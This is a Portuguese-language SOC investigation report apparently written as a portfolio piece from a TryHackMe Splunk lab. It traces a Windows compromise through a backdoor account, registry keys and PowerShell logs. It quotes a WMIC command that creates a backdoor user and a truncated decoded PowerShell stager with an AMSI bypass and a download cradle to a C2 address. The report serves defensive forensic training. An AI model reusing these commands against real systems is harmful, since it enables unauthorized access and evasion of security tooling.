

RELATÓRIO DE INVESTIGAÇÃO SOC: ANÁLISE DE PERSISTÊNCIA E ATIVIDADE MALICIOSA EM WINDOWS

Informações do Caso

- Plataforma: TryHackMe
- Foco Técnico: Incident Response e Forense Digital (DFIR)
- Tecnologias Utilizadas: Splunk SIEM e Logs de Eventos do Windows

1. Visão Geral do Cenário

O analista de SOC Johnny reportou comportamentos severamente anômalos na telemetria de múltiplos hosts baseados no sistema operacional Windows. Evidências iniciais apontam para um comprometimento bem-sucedido do perímetro com ações pós-exploração focadas na criação de mecanismos de persistência direta (backdoors) e execução de comandos maliciosos via PowerShell.

O objetivo desta investigação consiste em analisar os logs consolidados no índice do Splunk para isolar os artefatos técnicos, determinar as contas afetadas e reconstruir as conexões e táticas empregadas pelo adversário.


Nota de Configuração: Todos os registros e telemetrias necessários para a correlação foram centralizados no índice principal do SIEM Splunk para triagem acelerada das anomalias.

2. Investigação de Contas e Técnicas de Persistência

A criação de contas locais ou de domínio arbitrárias é uma tática frequente utilizada por atacantes para garantir acesso persistente ao ambiente, mitigando o risco de perder o acesso caso a vulnerabilidade inicial seja corrigida.

Identificação do Usuário Backdoor

- Descrição: Nome de usuário malicioso provisionado pelo invasor em um dos hosts infectados para servir como porta de entrada secundária.




- Resposta / Usuário Identificado: **A1berto**

Técnica de Impersonation (Imitação de Identidade)

- Descrição: Análise de contas corporativas legítimas que o adversário tentou mimetizar para mascarar suas ações e dificultar a detecção em ferramentas de monitoramento de comportamento.
- Resposta / Usuário Alvo de Imitação: **Alberto**

Execução de Comando Remoto para Persistência

- Descrição: Sintaxe de linha de comando exata empregada pelo invasor a partir de um terminal remoto para forçar a criação e configuração do usuário backdoor no ativo alvo.



- Resposta / Comando Técnico Utilizado: `C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"`

3. Análise Forense do Registro do Windows

Para garantir que as contas maliciosas permaneçam ativas ou mantenham privilégios administrativos mesmo após a reinicialização da máquina afetada, modificações diretas no Registro do Windows são executadas.

Atualização de Chaves de Registro Estruturais

- Descrição: Identificação do caminho absoluto modificado ou criado no registro do sistema operacional associado diretamente à persistência do novo usuário oculto.

```
index=* Hostname="Micheal.Beaven" | regex TargetObject="(HKLM|HKEY_LOCAL_MACHINE|HKCU|HKCR|HKU|HKCC|)\\\\(?:[^\\\\]+\\\\)*[^\\\\]+"  
| table TargetObject
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections  
HKLM\SAM\SAM\Domains\Account\F  
HKLM\SAM\SAM\Domains\Account\Users\000003E8  
HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto  
HKLM\SAM\SAM\Domains\Account\Users\{Default}  
HKLM\SAM\SAM\Domains\Account\Users  
HKLM\SAM\SAM\Domains\Account\Groups\00000201\C
```

- Resposta / Caminho Completo da Chave:
`HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto`

4. Telemetria de Execução de Scripts (PowerShell)

A exploração de sistemas Windows frequentemente abusa de ferramentas nativas do próprio sistema operacional (técnica conhecida como Living off the Land). A análise minuciosa dos logs do PowerShell é mandatória para identificar ações executadas direto na memória.

Isolamento do Host Infectado

- Descrição: Mapeamento do nome de rede do computador (Hostname) onde os comandos suspeitos e scripts maliciosos baseados em PowerShell foram disparados.
- Resposta / Nome do Host: **James.browne**

Volumetria de Eventos do PowerShell

- Descrição: Volume total de logs de eventos gerados especificamente pelas atividades e blocos de scripts maliciosos no dispositivo auditado, validando que a auditoria avançada de script block (Event ID 4104) estava operacional.
- Resposta / Métrica de Eventos: **79**


Desofuscação de Comando e Conexão Externa (C2)

- Descrição: Extração e decodificação do script ocultado (geralmente em Base64 através do parâmetro -EncodedCommand) que realizou uma requisição externa de rede para baixar artefatos adicionais.

D:\----- TD = -0001000 10-0 1-00 --06 7-0015010404

Auto Bake

```
[Ref].AsSEMBLY.GetType('System.Management.Automation.Amsi'+
'Utils');$Ref.GetField('amsiInitF'+ailed,'NonPublic,Static').SetValue($NULL,$TRUE)};};
[SYSTEm.NeT.ServICePoIntMaNagER]::EXpeCT100ContINue=0;$7a6
eD=New-OBjeCT SYSTEm.Net.WebClIEnt;$u='Mozilla/5.0
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';$ser=$([TeXT.ENCoDING]::Unicode.GetString([CoNvERT]
::FromBASe64StRInG('aAB0AHQACAA6AC8ALwAXADAALgAXADAALgAXAD
AALgAIAA==')));$t='/news.php';$7A6Ed.Headers.Add('User-
Agent',$u);$7a6Ed.PRoxY=
[SYSTEm.NET.WebReQueSt]::DefAUltWeBPRoxY;$7a6ED.PROXY.Cred
```



- Resposta / URL do Servidor Malicioso: **hxxp[://]10[.]10[.]10[.]5/news[.]php**

5. Notas do Analista: Consolidação e Triagem do Relatório

Durante a estruturação e refinamento deste documento, algumas perguntas contidas no roteiro original do laboratório foram intencionalmente omitidas com base em critérios de relevância analítica para portfólios profissionais:

- Remoção da pergunta: "Quanto eventos foram coletados e inseridos no índice principal?"
- Justificativa: Métricas globais de volume total de logs brutos no início de um laboratório indicam apenas a carga geral carregada no SIEM Splunk. Esse dado não representa um Indicador de Comprometimento (IoC) específico e não traz valor técnico sobre o modus operandi, as ferramentas ou as falhas exploradas pelo atacante. O foco do analista deve residir estritamente nos artefatos gerados pela ameaça.

6. Conclusão Técnica

A investigação confirmou que o incidente envolveu táticas clássicas de estabelecimento de persistência por conta local e manipulação de chaves de registro, seguidas de execução de código ofuscado. A correta habilitação dos logs de auditoria do PowerShell (Script Block Logging) no ambiente Windows foi o fator decisivo para que a equipe de SOC conseguisse obter a visibilidade necessária para extrair a URL de Comando e Controle (C2) externa do adversário.